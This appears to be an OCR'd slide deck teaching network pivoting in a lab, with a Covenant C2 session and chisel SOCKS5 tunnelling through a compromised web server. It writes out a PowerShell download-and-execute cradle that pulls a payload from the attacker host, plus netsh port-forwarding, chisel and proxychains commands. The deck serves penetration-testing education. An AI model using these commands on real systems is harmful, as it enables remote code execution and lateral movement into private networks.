
ATTACK BOX

IP: 192.168.220.133

- **C2 - Port 8001**
  Connection Address 172.16.131.110

Payload:
powershell IEX(New-Object NetWebClient).DownloadString('http://172.16.131.110:8001/p8001.txt')

Pivoting – Getting a Shell with Pivoting



Payload:
powershell IEX(New-Object NetWebClient).DownloadString('http://172.16.131.110:8001/p8001.txt')

Applications Places System sáb may 7, 09:06

Covenant — Mozilla Firefox

Covenant | 404 - File or directory not fo

https://127.0.0.1:7443/grunt 150%

Getting Started | Start | Parrot OS | Community | Documentation | CryptPad | Privacy | Pentest | Learn | Donations and Gadgets

COVENANT

Welcome, plaintext! Logout

- Dashboard
- Listeners
- Launchers
- Grunts
- Templates
- Tasks
- Taskings
- Graph
- Data
- Users


Grunts

>_	Name	Hostname	User	Integrity	LastCheckIn	Status	Note	Template
>_	SRVWEB	SRVWEB	DefaultAppPool	Medium	5/7/2022 1:06:48 PM	Active		GruntHTTP

Page 1 of 1 1

Menu | Parrot Terminal | Covenant — Mozilla Fir... | [Downloads] | [cyberapocalypse] | exploitweb.py (~/cybera...

Pivoting – Example #3
Attacking Internal Network From Attack Box




Pivoting – Chisel SOCKS5 Proxy


Goal: execute tools from the attack box directly into the internal Network.

For example a nmap scan in the Domain Controller: nmap 192.168.1.100 –p389,445

Pivoting – Connection Map



Pivoting – Chisel SOCKS5 Proxy



INTERNAL NETWORK

192.168.1.0/24

DATABASE SERVER

IP: 192.168.1.101

WEB SERVER

IP: 172.16.131.110


ATTACK BOX

IP: 192.168.220.133

Chisel Server
Port 8002

chisel server --reverse --port 8002 --socks5 –v

Pivoting – Chisel SOCKS5 Proxy



INTERNAL NETWORK

192.168.1.0/24

DATABASE SERVER

IP: 192.168.1.101

WEB SERVER

IP: 172.16.131.110

- **Port FW 8002**


ATTACK BOX

IP: 192.168.220.133

- **Chisel Server Port 8002**

netsh interface portproxy add v4tov4 listenport=8002 listenaddress=0.0.0.0 connectport=8002 connectaddress=192.168.220.133

Pivoting – Chisel SOCKS5 Proxy



INTERNAL NETWORK

192.168.1.0/24

DATABASE SERVER

IP: 192.168.1.101

WEB SERVER

IP: 172.16.131.110

- **Port FW 8002**


ATTACK BOX

IP: 192.168.220.133

- **Chisel Server Port 8002**


chisel client 172.16.131.110:8002 R:socks

Pivoting – Chisel SOCKS5 Proxy



chisel client 172.16.131.110:8002 R:socks


Pivoting – Proxychains to use SOCKS



Now we can use any tool in our Attack Box with proxychains

- **nmap**
- **evil-winrm**
- **impacket**

Pivoting – Proxychains to use SOCKS



proxychains <tool>

Example: proxychains nmap 192.168.1.100 -sT -sV

Based on proxychains configuration file, all connection made using proxychains will be forwarded through the SOCKS proxy.

Applications Places System sáb may 7, 09:43

Parrot Terminal

File Edit View Search Terminal Help

```
2022/05/07 09:17:08 server: session#1: Verifying configuration
2022/05/07 09:17:08 server: session#1: tun: Created
2022/05/07 09:17:08 server: session#1: tun: proxy#R:1433=>192.168.1.101:1433: Listening
2022/05/07 09:17:08 server: session#1: tun: SSH connected
2022/05/07 09:17:08 server: session#1: tun: Bound proxies
2022/05/07 09:17:35 server: session#2: Handshaking with 192.168.220.164:54619...
2022/05/07 09:17:35 server: session#2: Verifying configuration
2022/05/07 09:17:35 server: session#2: Failed: server: Server cannot listen on R:1433=>192.168.1.101:1433
2022/05/07 09:17:35.438 GET / 200 21ms (192.168.220.164)
2022/05/07 09:36:35 server: session#1: tun: proxy#R:1433=>192.168.1.101:1433: conn#1: Open
2022/05/07 09:36:35 server: session#1: tun: proxy#R:1433=>192.168.1.101:1433: conn#1: Close (sent 0B rece
ived 0B)

┌─[✗]─[plaintext@cyberspace]─[~]
└──╼ $
```

[htb] 0:[tmux] 1:sudo 2:python3 3:bash- 4:bash* "cyberspace" 09:43 07-may-22

Menu Parrot Terminal Covenant — Mozilla Fir... [Downloads] [cyberapocalypse] exploitweb.py (~/cyber... /etc/proxychains.conf - ... ~/proxychains.conf - Su...

Where can I learn and practice pivoting?

Hack The Box - Academy

https://academy.hackthebox.eu

Coming soon …

Hack The Box

https://hackthebox.com

HACKTHEBOX

Thanks!